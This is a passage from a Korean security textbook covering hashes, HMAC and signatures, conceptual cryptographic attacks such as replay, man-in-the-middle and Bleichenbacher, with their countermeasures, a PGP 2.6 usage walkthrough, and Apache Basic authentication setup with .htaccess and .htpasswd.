암호적 분석(cryptanalysis)에 대해서는 MD5 는 암호학적으로 약점이 있다고 알려져 있지만, SHA-1 은 아직까지는 그런 약점은 발견되지 않았다. 처리 속도 면에서는 두 알고리즘 모두 2^32 에 관한 모듈로 계산을 한다. SHA-1 은 MD5 에 비해 계산 단계가 더 많기 때문에 같은 성능의 시스템에서 비교한다면 SHA-1 이 MD5 에 비해 처리 속도는 느리다. 코드의 단순성에 대해서는 두 알고리즘 모두 양호하게 코드도 단순하며, 간단하게 구현할 수 있고, 별다른 S 박스가 필요 없다.

다음은 HMAC 에 대하여 살펴보면, MAC 이라는 것은 Message Authentication Code 의 약자로 메시지의 무결성을 증명하는 코드이다. 송신자에 의해 전송된 메시지를 받은 수신자가 이 메시지가 전송되어지는 도중, 어떤 공격자에 의해 위조되거나, 처음에 보내진 메시지가 아닌가를

확인하기 위한 목적으로 사용된다. MAC 을 만드는 방법은 여러 가지가 있지만, 그 중에서 해쉬함수를 이용하여 생성한 것이 바로 HMAC 이다.

이 때에 사용하는 해쉬함수는 주로 SHA-1 이나 MD5 를 사용한다. 이들은 DES 와 같은 블록 암호 알고리즘보다 훨씬 빠르게 처리한다. 또 이런 함수의 프로그래밍 코드는 쉽게 얻을 수 있으므로 이용하기 쉽다. 암호 알고리즘의 경우는 대개가 미국에서 만들어졌기 때문에 미국에서는 국간 안보와 관련된 문제로 생각해서, 어느 수준 이상의 안전성을 가지는 암호 알고리즘은 국외 반출을 금하고 있지만, 이들 해쉬 알고리즘은 그러한 제약이 없이 누구나 사용할 수 있다.

RFC2104 에서 제시하는 HMAC 의 디자인에 관한 내용을 보면, 해쉬함수는 변형 없이, 사용 가능한 함수를 이용한다. 더 빠르거나 안전한 해쉬함수가 개발되면 현재 사용하는 해쉬함수 대신 바로 그 함수를 사용할 수 있도록 구조가 되어 있어야 한다. 또, 키의 사용과 처리는 간편하게 이루어져야 한다. 그리고, 이러한 HMAC 의 안전도는 HMAC 을 생성하는 해쉬함수의 암호학적 안전도에 기인한다.

공개키 암호 알고리즘과 해쉬 알고리즘을 함께 이용하여 전자서명 알고리즘을 설계할 수 있다. 이러한 방식이 필요한 가장 큰 이유는 메시지의 길이 제한 때문이다. 현재 우리가 사용하고 있는 공개키 알고리즘의 경우, 대부분 1024 비트 이하의 것을 처리한다. 물론 크기를 확장할 수도 있지만, 크기를 늘릴 경우에는 속도가 저하되므로, 전체적으로 살펴보면 바람직하지 않다. 그러나 해쉬함수를 이용할 경우, 이러한 메시지의 길이에 대한 제한이 없어질 뿐만 아니라, 해쉬함수가 가지고 있는 여러 특성을 전자서명에서 사용할 수 있다는 장점을 갖게 된다.

또 다른 필요성은 비밀성이 지켜져야 하는 데이터에 대해 전자서명을 하는 경우이다. 만일 신용카드 번호에 대해서 서명을 할 경우, 신용카드 번호를 그대로 개인키로 서명할 경우, 서명의 확인 과정에서 누구든지 신용카드 번호를 알 수 있게 된다. 그러나 신용카드 번호의 해쉬값을 서명할

경우, 서명을 확인할 때에 신용카드 번호의 해쉬값만을 알 수 있게 되고, 또 해쉬함수의 단방향 성질로부터 신용카드 번호의 유추 내지는 공개가 어려우므로 유출은 막을 수 있다는 장점을 갖게 된다.

11.2.Cryptography 를 이용한 공격의 취약성

현재 우리가 사용하는 인터넷에는 여러 가지 위협 요소들이 존재하고 있다. 그러나 기밀성, 무결성, 인증성과 같은 암호 알고리즘이 가지고 있는 고유한 특성들은 이러한 위협 요소에 효과적으로 대처할 수 있음이 알려져 있다. 따라서 암호 알고리즘을 이용한 네트워크 프로토콜인 보안 프로토콜을 사용하는 것이 네트워크 보안을 위한 수단으로서 각광을 받고 있다. 보안 프로토콜에서는 앞서 설명한 비밀키 암호 알고리즘, 공개키 암호 알고리즘, 해쉬알고리즘 등이 적절한 형태로 사용되어 있다.

보안 프로토콜은 그 목적에 따라 다른 특성을 가지고 있으며 인터넷이 발전함에 따라 지속적으로 새로운 보안 프로토콜이 개발될 것이다. 여기서는 이러한 프로토콜 중, 객체 인증 프로토콜과 암호화 통신 프로토콜에 대해서만 알아보겠다. 보안 프로토콜의 안전성은 공격자가 수행하는 공격에 대해서 안전한지 여부로 평가될 수 있다. 보안 프로토콜의 위험 요소로는 여러 가지가 있다. 대표적인 공격 방법들을 기술하면 다음과 같다.

11.2.1. 암호화 공격기법

재전송 공격(Replay Attack)

재전송 공격은 네트워크 데이터를 도청하였다가 필요한 경우 다시 사용하는 공격방법이다.

예를 들어 설명하면, A 는 클라이언트에게 매일 이율을 보내주면서 살 것이지 팔 것이지에 대한 추천을 그녀의 개인키를 사용하여 서명한 후 보내게 된다. 그러면, 그녀의 클라이언트들은 그녀의 공개키가 들어가 있기 때문에 그것을 믿게 된다.

월요일, A 는 6.5% 이율이기 때문에 아직은 살 때가 아니라는 메시지를 보내게 된다. 이 때 이렇게 보낸 메시지는 단지 서명만 되어 있을 뿐 기밀성이 유지되지 않기 때문에 해커는 이것을 복호화할 수 있다. 그런 후, 수요일에 5.5%로 이율이 내려갔기 때문에 A 는 클라이언트들에게 5.5%로 내려갔다는 사실을 알리고 지금 당장 사라는 추천 메시지를 보내게 된다. 이 때, 해커는 A 가 클라이언트에게 보내는 메시지(5.5%)를 중간에서 가로채어 A 가 월요일날 보낸 메시지(6.5%)를 보내게 된다. 이렇게 하더라도, 메시지에는 A 의 서명이 들어가 있기 때문에 인증이 된다. 이런 공격 방법을 재전송 공격(replay attack)이라 하고, 가장 막기 쉬운 공격 방법이다.

재전송 공격을 막기 위해서는 메시지에 타임스탬프 또는 넘버를 포함시킬 수 있다. 이와 같은 방법은 현재 대부분 사용되고 있는 시스템에서 적어도 하나 이상의 옵션으로 제공되고 있다. IPsec 과 같은 경우에는 보낼 때만 메시지가 교체되면 안 되는 내용을 가지고 있고, 받는 사람이 그에 대한 응답을 보낸 때는 단순한 yes 또는 no 가 될 가능성이 크다. 결국, IPsec 은 보낼 때 넘버가 포함된 메시지를 보내고 그것을 받은 사람이 응답을 보낼 때에는 넘버가 포함될 메시지를 꼭 사용해야 할 필요는 없다.

중재자 공격(Interleaving Attack, Man-in-the-Middle Attack)

중재자 공격은 프로토콜 수행의 흐름을 조작하여 수행하는 공격방법이다. 이를 좀더 자세히 알아보면, A 와 B 가 통신을 한다고 가정하고 프로토콜을 수행한다. 프로토콜 시작 단계에서 B 는 C 에게 A 로 가장하여 접속을 하고, A 로부터 받은 데이터를 이용하여 C 에게 접속을 한다. 그렇게 되면 C 는 A 가 접속을 했다고 생각하지만, 실제로는 B 가 접속한 것이다. 이와 같이 통신 중간에서 다른 사람인 척 위장을 하여 공격하는 방법이 중재자 공격이다.

그림 11-8 을 보면, 해커는 A 의 공개키(23, 69, 14 ...)를 가로채어서 자신의 공개키(99, 98, 97 ...)로 교체하게 된다. 그러면 B 는 해커의 공개키(물론, B 는 그것을 A 의 공개키로 생각하고 있다)를 가지고 A 에게 보낼 메시지를 암호화하게 되고, 해커가 이렇게 B 를 완벽하게 속인 후, B 의 메시지를 읽고, 그것을 다시 A 의 공개키를 사용하여 암호화한 후 A 에게 보내게 된다(그림 11-9 참조). 그리고 유사하게 해커는 A 의 서명을 B 에게 강제적으로 보내 줄 수가 있는데, 이는 B 가 A 의 공개키를 믿기 때문이다.




그림 11-8 해커는 A 의 공개키를 자신의 공개키로 교체

B 는 전자 서명을 사용하여 A 의 공개키를 확인할 수 있지만, 전자 서명 역시 신용 있는 공개키에 의존해야 한다는 것을 생각하면, 이 역시 이미 공개키를 알고 있는 해커에게 메시지 내용이 공개될 가능성이 크다.




그림 11-9 해커가 완벽히 속임

- B 는 해커의 공개키를 사용하는 것임을 알지 못한 채 A 에게 메시지를 암호화하여 보냄
- 해커는 메시지를 가로채어 자신의 개인키로 메시지를 복호화함
- B 의 메시지를 A 의 공개키로 암호화하고 난 후에 A 에게로 보냄

메모리(Memory)에서 키(key) 찾기

그림 11-10 는 RAM 에 존재하는 bits 들의 스냅샷(snapshot)이다. 여기에서 보면, 흰색은 0 을 나타내고, 회색은 1 을 나타낸다. 그러면 간단하게 26 비트 비밀키를 여기에서 찾아낼 수 있다. 보통, 암호화 키는 가능한 한 임의적으로 만들어 낼수록 좋은데, 이 같이 RAM 의 bits 를 선택하게 되면, RAM 에서는 대부분 같은 수의 0 과 1 이 존재하기 때문에(RAM 그림을 보면 같은 수의 회색과 흰색이 존재한다) 예측하기가 힘들어 진다. 이로 인해 암호화 키로 선택하는데 적합하다.

비밀키는 네 번째 줄 왼쪽 편부터 26 비트(13 개의 흰색 박스와 13 개의 회색 박스로 구성)를 가지고 구성된다. 물론, 이것은 임의적인 패턴이기 때문에 0 과 1 이 번갈아서 오지는 않는다. 하지만 여기에서는 이것이 중요한 것이 아니다. 여기서 중요한 점은 이 랜덤 키는 일반적인 데이터에서 뽑아 오기 때문에 통계적인 특성을 가지고 있다는 것이다. 즉, 이 때문에 해독학자들은 RAM 으로부터 임의적인 패턴을 찾게 되고, 이렇게 되면, 비록 랜덤 키는 예상하기 어렵지만, 임의적으로 추출한 것을 찾아내는 것은 쉽다.

이런 공격 방법을 막기 위해서 암호학 소프트웨어 설계자들은 랜덤 키를 큰 덩어리로 그대로 사용하는 것이 아니라, 조그마한 조각으로 쪼갠 다음 그 크기에 맞게 임의적인 값을 뽑아내어서 합하는 형태를 취하고 있다.




그림 11-10 비밀키를 생성하기 위한 컴퓨터 메모리

컷 앤드 페이스트 공격(Cut-and-Paste Attack)

비밀키로 암호화된 메시지는 일반적으로 8 문자에서 16 문자의 블록으로 평문을 나누어 각각의 블록을 구분해서 암호화하게 된다.

불행히도 암호문의 모든 블록이 포함되었다 하더라도, 중간에 해커가 암호문의 블록을 추가할 수도 있다. 예를 들어, 암호화된 블록 1-9 와 14-10000 은 본래의 메시지가 들어가게 된다. 하지만 10-13 은 해커가 강제적으로 추가시킨 메시지가 들어가게 할 수도 있다.

이 공격을 컷 앤드 페이스트(Cut-and-Paste) 공격이라 하며, 이 같은 공격을 피할 수 있는 방법은 메시지를 보낼 때 MAC 이나 서명된 메시지 다이제스트(message digest)를 사용하면 된다.

선택문 공격(The Chosen Plaintext Attack)

선택문에 의한 공격은 메시지를 조작하여 보안 프로토콜이 사용하는 암호 알고리즘 자체를 공격하는 방법을 말한다.

예를 들어, A 는 B 가 쇼핑 센터의 값을 얼마로 매기는지에 대해서 알고 싶어 한다고 하자. 이 때 쇼핑 센터의 값은 $8,000,000 에서 $12,000,000 사이이다. 그러면 B 는 자신의 의견(12341234 로 암호화된

$10,987,654)을 암호화하여 A 에게 보내게 된다. 그러면 해커는 B 가 어떤 값을 암호화하였는지 어떻게 알 수 있을까?

그러면 해커가 아는 사항에 대해서 이야기해 보자. 해커는 B 의 의견이 $8,000,000 에서 $12,000,000 사이에 된다는 것을 알고 있고, B 가 보낸 암호문이 A 의 공개키인 12341234 에 의해서 암호화된다는 사실도 알고 있다. 그러면 어떻게 할 수 있을까? 잘 생각해 보면 다음과 같은 방법이 있다. $8,000,000 부터 $12,000,000 까지 모두 A 의 공개키를 사용하여 암호화를 한 후 B 가 보낸 암호화된 메시지와 비교하는 것이다. 그러면 해커는 B 가 A 에게 어떤 의견을 보냈는가에 대해서 알 수 있게 된다.

즉, 해커가 평문 중에서 가능한 것들을 A 의 공개키를 사용하여 암호화한 후에 선택된 평문 중에 하나가 B 가 보낸 암호문과 동일함을 비교하여 값을 찾아내게 된다.

A 와 B 는 선택된 평문 공격을 막기 위해서 패딩이라 불리는 임의의 문자를 메시지에 추가하게 된다. 이 같은 방법은 해커가 암호화해야 되는 평문의 숫자를 효과적으로 증가시켜줌으로써, 이 같은 공격이 거의 불가능해 지는 효과를 가진다.

The Bleichenbacher 공격

PKCS#1 을 RSA 가 출판한 후에, Daniel Bleichenbacher 라는 해독학자가 패딩 방법을 공격하는 다른 방법을 발견했다.

비록 앞에서는 불가능하게 생각되어 졌지만, Bleichenbacher 특정 시간에 한 비트씩 암호화된 메시지 전부를 해결하게 되었다. 이 같은 공격 방법은 해커가 A(개인키 소유자)임을 확인하기 위해서 메시지 1,000,000 에 대한 답이 필요했는데, 자동 시스템을 사용함으로써 이것이 불가능한 일이 아니게 되었다. 결국, Bleichenbacher 공격이라 불리는 이 공격에 맞서기 위해서 RSA 는 PCKS#1 패딩을 고치게 되었다.

Basic Athentication 을 이용한 공격

대표적인 경우가 Web Service 에서 apache 의 Basic Athentication 을 이용하는 경우이다.

Basic Athentication 은 웹 서버와 웹 브라우저간의 패스워드 정보가 Base64 encoding 되어 전송되어 진다. Base64 Encoding Decoding 방법은 이미 알려져 있기 때문에 패킷을 캡쳐하게 되면 누구나 Decoding 이 가능하다. Decoding 을 하면 사용자의 인증 정보가 고스란히 담겨 있다.

이처럼 사용자 인증에 관련된 주요 정보들을 암호화된 상태로 저장 및 통신이 되는데 이때 깊은 수준의 암호화가 아닐 경우 암호화 된 정보들을 주의 깊게 관찰하여 패턴을 알아낸 후 이를 기반으로 복호화하여 원래의 정보를 알아 낼 수 있다.

11.2.2. 보고된 Cryptography 의 취약성 분석

PKCS#1 사용의 취약점

PKCS#1 은 RSA 공개키 암호체계를 사용하여 데이터를 암호화하기 위한 표준이다. PKCS#1 을 이용해 만들어진 전자 봉투의 용도 중 하나는 SSL 암호화 세션의 키 협상 세션동안 기밀성을 제공하기 위한 것이다. 공격자는 PKCS#1 의 취약점을 이용하여 SSL 암호화 세션에 사용되는 세션키와 암호화된 데이터를 알아낼 수 있다. 공격자는 SSL 세션을 감시 하다가 세션의 서버 측에 문의하는 방법을 이용하여 한번 공격 할 때마다 하나의 세션에 관련된 정보만 얻을 수 있다. 그러나 이 취약점은 PKCS#1 을 사용하는 모든 제품에 존재하는 것은 아니다.

PIX Private Link Key 취약점

PIX Private Link 는 Cisco 침입차단시스템에 부가적으로 설치될 수 있으며, DES 의 ECB 모드로 암호화된 통신채널을 사용하여 인터넷상에 IP 가상사설망을 제공한다.

구성 파일내 명령을 분석하는 과정에서의 오류로 인해 PIX Private Link 의 DES 암호화를 위해 사용되는 유용한 키 길이가 56bit 에서 48bit 로 감소하며, 공격자가 이 취약점을 이용하여 공격을 하면 최대 256 배나 더 빠른 시간내에 공격이 성공할 수 있다.

PIX Private Link 4.1.6 버전까지 모두 취약하다.

11.3.Cryptography 예제

11.3.1. PGP (Pretty Good Privacy) 암호화를 통한 메일 주고받기

먼저 자신의 key 를 만들어야 한다. pgp -kg 명령으로 자신의 key 를 만든다. 이때 필요한것은 key 에 붙일 ID 와 password 인 pass phrase 인데 사용하기전에 디렉토리 이름을 .pgp 로 하여 만들어 두어야 한다.

[예제 11.1.1] pgp -kg 명령으로 자신의 key 만들기

```
$ pgp -kg


No configuration file found.
Pretty Good Privacy(tm) 2.6 - Public-key encryption for the
masses.
(c) 1990-1994 Philip Zimmermann, Phil's Pretty Good Software.
23 May 94
Distributed by the Massachusetts Institute of Technology. Uses
RSAREF.
Export of this software may be restricted by the U.S.
government.
Current time: 1994/12/21 11:33 GMT
Pick your RSA key size:
1) 512 bits- Low commercial grade, fast but less secure
```

```
2) 768 bits- High commercial grade, medium speed, good
security
3) 1024 bits- "Military" grade, slow, highest security
Choose 1, 2, or 3, or enter desired number of bits: 1
```

위에서 알수 있듯이 1 -> 3 으로 갈 수록 보다 확실한 보안을 유지할 수 있다.
물론 1 -> 3 으로 갈 수록 시간이 오래 걸린다.

1 을 택했다고 하면,

```
Generating an RSA key with a 512-bit modulus.

You need a user ID for your public key. The desired form for
this user ID is your name, followed by your E-mail address
enclosed in <angle brackets>, if you have an E-mail address.
For example: John Q. Smith 12345.6789@compuserve.com
Enter a user ID for your public key:
```

여기에서 자신의 ID 명을 쳐준다.

```
You need a pass phrase to protect your RSA secret key.
Your pass phrase can be any sentence or phrase and may have
many words, spaces, punctuation, or any other printable
characters.

Enter pass phrase:
Enter same pass phrase again:
Note that key generation is a lengthy process.
```

```
여기서 암호를 2 번 넣는데 긴 문장을 암호로 입력을 해도 관계가 없다.
이 다음에는 난수를 만들기 위해 글쇠를 입력해 주어야 한다.

We need to generate 272 random bits. This is done by measuring
the
time intervals between your keystrokes. Please enter some
random text
on your keyboard until you hear the beep:
0 * -Enough, thank you.
.......++++ ..................++++ ......................
.++++
Key generation completed.
```

이제 key 제작이 다 되었다는 메시지가 보일 것이다.

앞으로 이 key 를 사용하여 암호화된 문서는 위에서 입력한 암호문장이 있어야만 해독이 가능하게 된다. 암호문장은 본인만이 간직하고 key 는 여러사람이 공유하도록 한다.

[예제 11.1.2] 다른사람과 공유할 key 의 제작법이다.

```
$ pgp -kxa 유저 mykey

No configuration file found.
Pretty Good Privacy(tm) 2.6 - Public-key encryption for the
masses.
(c) 1990-1994 Philip Zimmermann, Phil's Pretty Good Software.
23 May 94
```

```
Distributed by the Massachusetts Institute of Technology. Uses
RSAREF.
Export of this software may be restricted by the U.S.
government.
Current time: 1994/12/21 11:55 GMT

Extracting from key ring: '/home/nsroh/.pgp/pubring.pgp',
userid 등록한 ID

Key for user ID: 등록한 ID
512-bit key, Key ID FF80D269, created 1994/12/21

Transport armor file: mykey.asc

Key extracted to file 'mykey.asc'.
```

보는대로 mykey.asc 가 생성된다. 그러면 이것을 받은 다른 사람은 이 key 를 자신의 keyring 에 포함시켜야만 사용이 가능하다. 다른 사람의 키를 받아 온 다음,

[예제 11.1.3] key 를 자신의 keyring 에 포함

```
$ pgp -ka 받아온 키

No configuration file found.
Pretty Good Privacy(tm) 2.6 - Public-key encryption for the
masses.
(c) 1990-1994 Philip Zimmermann, Phil's Pretty Good Software.
23 May 94
```

```
Distributed by the Massachusetts Institute of Technology. Uses
RSAREF.
Export of this software may be restricted by the U.S.
government.
Current time: 1994/12/21 12:03 GMT

Checking signatures...

Keyfile contains:
1 new key(s)

One or more of the new keys are not fully certified.
Do you want to certify any of these keys yourself (y/N)?
y 를 입력하면 등록이 되고 편지를 보내려 할 때는 편지를 상대방의 key 로 암
호화 해야 한다.
```

[예제 11.1.4] 보내려 하는 편지를 상대방의 key 로 암호화

```
$ pgp -ea 편지화일 상대방키

No configuration file found.
Pretty Good Privacy(tm) 2.6 - Public-key encryption for the
masses.
(c) 1990-1994 Philip Zimmermann, Phil's Pretty Good Software.
23 May 94 Distributed by the Massachusetts Institute of
Technology.
Uses RSAREF. Export of this software may be restricted by the
U.S.
```

```
government. Current time: 1994/12/21 12:11 GMT


Recipients' public key(s) will be used to encrypt.
Key for user ID: 상대방 ID
512-bit key, Key ID 1C7CCBBD, created 1994/04/09


WARNING: Because this public key is not certified with a
trusted
signature, it is not known with high confidence that this
public key
actually belongs to: 상대방 ID


Are you sure you want to use this public key (y/N)? y
.
Transport armor file: *.asc 형태의 화일이 생성된다.
% pgp *.asc
라고 한다음 pass phrase 를 입력하면 파일이 생성된다.
위의 메일에 관련된 옵션 외에도 자신의 화일을 다른이에게 보여주지 않도록
encrypt 를 할 수도 있다.
% pgp -c filename
  위에서와 마찬가지로 암호화 하는 문장(pass phrase) 을 입력해 주면
filename.pgp 라는 화일이 생성된다.
  위에서 암호화 된 화일을 풀 때는
% pgp filename
  을 해주면 위에서 입력한 문장을 입력하기를 요구하고 이 입력이 맞는 경우
화일을 해독해 준다.
% pgp -cw filename
```

이 명령은 원래의 화일도 보존을 하면서 암호화된 화일을 동시에 생성시키는 명령이다.

11.4.Cryptography 를 이용한 공격의 대책

현대의 암호화 시스템은 키를 이용한 암호화 방식을 채택하고 있다. 실질적으로 암호화 알고리즘은 알려져 있고 누구나 구현할 수 있지만 키를 알지 못하면 암호화 복호화를 제대로 수행할 수 없다.

따라서 사용자 인증에 관련된 주요 정보들은 이러한 키를 이용한 암호화 방식을 이용해 패턴을 알더라도 키가 없이는 Decoding 이 힘든 암호화 시스템을 채택해야 한다.

11.4.1. PKCS#1 사용의 대책

해결책

- 다음 벤더로부터 패치를 구해서 설치한다.
  - C2Net Software, Inc.
    http://www.c2.net
  - Microsoft Corporation
    http://www.microsoft.com/security/bulletins/ms98-002.htm
  - Netscape Communications Corporation
    http://help.netscape.com/products/server/ssldiscovery/index.html
  - Open Market, Inc.
    http://www.openmarket.com/security
  - RSA Data Security, Inc.
    http://www.rsa.com/rsalabs/
  - SSLeay
    http://www.ssleay.org/announce/

추가정보

- 세션 설정(session-establishment) 요청 실패를 알리는 에러 메시지가 반복해서 나오는 것에 대하여 log 파일을 검사한다.
- 사용자가 업그레이드 할 시간이 없을 경우에는 서버를 위한 공개키-비밀키 키 쌍을 변경한다. 이 방법으로 공격자가 이전에 침입한 흔적이 있는 세션을 보호 할 수 있다. 그러나 이 대책은 공격자가 새롭게 공격하는 세션에는 적용되지 않는다.
- 다중 서버에 대해 동일한 공개키-비밀키 쌍을 사용하지 않도록 한다.
- 공격으로 인해 CPU 사용률 또는 네트웍 트래픽 증가가 있을 수 있다. 웹 서버가 문제를 추적하기 위한 자세한 로그 정보를 제공하지 않는다면, 평상시의 사용 상태에서 벗어나는지를 확인해 봄으로써 공격 여부를 확인할 수 있다.

11.5.참고 자료

- 한국정보보호진흥원, http://www.certcc.or.kr/
- ㈜소프트포럼, http://www.softforum.com/
- ㈜쌍용정보통신 통신부문, http://netonline.sicc.co.kr/
- H.X. MEL & Doris Baker, 보안과 암호화 모든 것, 인포북, 2001.6

12. Access Validation

12.1.Access Validation 의 개요

12.1.1. Access Validation 의 이해

초기 WWW 의 구성은 정보의 효율적인 공유에 촛점을 두었기 때문에 사용자 인증에 중요한 비중을 두지 않았다. 웹서버에 올린 자료는 모든 사용자에게 개방되었으며 사용자는 서버에 로그인하는 과정 없이 임의의 자원에 접근할 수 있도록 구성되었다. 덕분에 자원은 하나의 서버에 제한되지 않고 그물망처럼 연결된 하이퍼 텍스트의 링크들을 따라 광범위하게 연결될 수 있었다. 반면, WWW 의 기술을 그대로 기업의 정보시스템 구축에 사용하려는 인트라넷 시스템에서는 사용자의 인증이 중요한 문제로 대두된다.

최근 많은 인터넷 사이트들은 사용자들만의 고유한 페이지를 표현하기 위해 그리고 유료화가 가속됨에 따라 사용자 인증을 필요로 하게 되었다. 따라서 사용자가 ID 와 Password 를 입력하는 방식을 많이 이용하고 있다. 사용자가 ID, Password 를 제대로 입력을 하면 입력을 한 웹 브라우저나 어플리케이션을 인증하게 되고 유효한 사용자로 인증을 하여 사용하게 된다.

현재 다양한 방식을 통해 사용자 인증을 하고 있지만 웹에서의 인증은 한정될 수 밖에 없다. 웹에서의 인증은 사용자의 인증이 아니라 웹서버가 웹 브라우저를 인증하게 된다. 사용자가 ID, Password 를 제대로 인증을 하면 그 이후로 지속적으로 그 웹 브라우저는 정상적인 사용자로 인증을 하게 된다. 그러나 특수한 방법을 사용하지 않는 이상 웹 서버가 웹 브라우저를 지속적으로 인증을 하기는 힘들다. 즉 웹 브라우저가 인증을 받은 웹브라우저인지 인증을 받지 않은 웹브라우저인지 구분을 할 수 있는 방

법은 웹브라우저가 웹서버에 인증 여부를 알리는 정보를 주지 않고는 불가능하다.

이 과정에서 주의해야 할 것은 등록절차를 거쳐서 접속을 하게 될 가입자들의 개인정보와 ID 및 Password 등의 개인정보를 철저하게 보호해야 한다는 것이다. 이런 보안적인 문제를 해결하기 위해서는 쿠키를 이용하는 방법과 아파치에서 제공하는 다른 인증모듈을 사용하는 방법이 있다.

후자의 예를 든다면 텍스트파일 인증모듈(mod_auth), DBM 인증모듈(mod_auth_dbm), Berkeley DB 인증모듈(mod_auth_db), Anonymous 인증모듈(mod_auth_anon), Postgre-SQL 인증모듈 등이 있다.

이렇게 하여 성공적으로 사용자 인증을 거치게 되면, 전체 페이지중의 일부만을 사용자인증을 통해 접속을 허용할 수 있으며, 또한 홈페이지 전체를 처음부터 사용자 인증을 통해 접속을 허용하게 할 수도 있다.

12.1.2. Access Validation 의 방식

아파치 웹서버를 이용한 사용자 인증

이 방식은 아파치 웹서버에서 지원되는 방식으로 간단한 웹서버에서의 설정으로 인증 기능을 사용할 수 있다. ID 와 Password 를 입력하게 되면 이 ID 와 Password 를 Base64 encoding 하여 웹 서버에 지속적으로 전송하게 된다. 웹 서버는 이 정보를 확인한 이후에 정상적인 사용자의 웹브라우저인지 아닌지를 판단하게 된다. 하지만 앞서 설명한데로 Base64 encoding 은 너무 쉽게 decoding 이 되기 때문에 그렇게 안전한 방법은 될 수 없다.




그림 12-1 사용자 인증 화면

특정페이지에 대하여 사용자인증을 하기 위해서는 .htaccess, .htpasswd, htpasswd 의 세가지 파일이 필요하다. 이는 아파치 웹서버가 제공하는 인증절차를 구현하는데 꼭 필요한 파일이다. 아파치웹서버와 .htaccess, htpasswd, .htpasswd 파일들이 사용자 인증을 구현하는 절차는 다음과 같다.

- 방문자가 특정한 html 문서를 요청하면 아파치웹서버는 url 에 적힌 html 문서를 찾아 방문자의 브라우저에 전달하려다 html 문서가 위치한 디렉토리에 .htaccess 파일을 발견한다.
- 아파치 웹서버는 .htaccess 파일을 찾게 되면 방문자가 요청한 html 문서를 전달하기를 멈추고 먼저 방문자에게 ID 와 암호를 요구한다.
- 방문자가 ID 와 암호를 입력하여 전송하면 아파치웹서버는 .htpasswd 파일에 기록된 ID 와 암호가 방문자의 입력과 일치하는지 확인하고, 일치하면 방문자가 이전에 요구했던 html 문서를 출력하고 아니면 "Authorization Required"와 같은 에러를 출력한다.

● .htaccess 파일 작성

- 사용자 인증방법은 우선, 인증이 필요한 특정디렉토리에 다음과 같은 내용의 .htaccess 라는 파일을 만들어서 아스키(ASCII) 모드로 업로드 한다.

```
AuthName "(입력박스에 나타나는 메시지)"
AuthType Basic
AuthUserFile /usr/home/loginID/public_html/특정디렉토리
/.htpasswd
AuthGroupFile /dev/null
<Limit GET POST>
require valid-user
</Limit>
```

  - AuthName
    사용자 이름 및 암호 입력박스에 나타나는 메시지로서, 내용은 반드시 따옴표(“”)로 감싸 주어야 한다.
  - Auth Type
    인증타입은 일반적으로 Basic 으로 한다.
  - AuthUserFile
    사용자 이름 및 암호를 저장하는 파일과 경로를 지정하는 것으로서, 파일경로는 반드시 위와 같이 절대경로로 표시해야 한다. 파일이름은 대부분 .htpasswd 로 사용한다.
  - AuthGroupFile /dev/null
    그룹으로 인증확인을 할 경우에 그룹인증파일명을 적는다.
  - <Limit GET POST>
    GET 방식과 POST 방식의 접근만을 허용한다.
  - require valid-user
    인증된 사용자만이 접속을 허용한다

- .htpasswd 파일 생성
  - .htpasswd 파일을 최초로 생성하기 위해서는 서버에 텔넷으로 접속하여, .htpasswd 파일을 생성하고자 하는 디렉토리에서 다음과 같이 입력한다.
  - admin 이란 디렉토리에 helper 란 사용자 이름을 만들기 위한 예:

```
[helper@sol]/usr/home/helper/public_html> cd admin
[helper@sol]/usr/home/helper/public_html/admin> htpasswd -c .htpasswd helper
New password:
Re-type new password:
Adding password for user helper
[helper@sol]/usr/home/helper/public_html/admin>
```

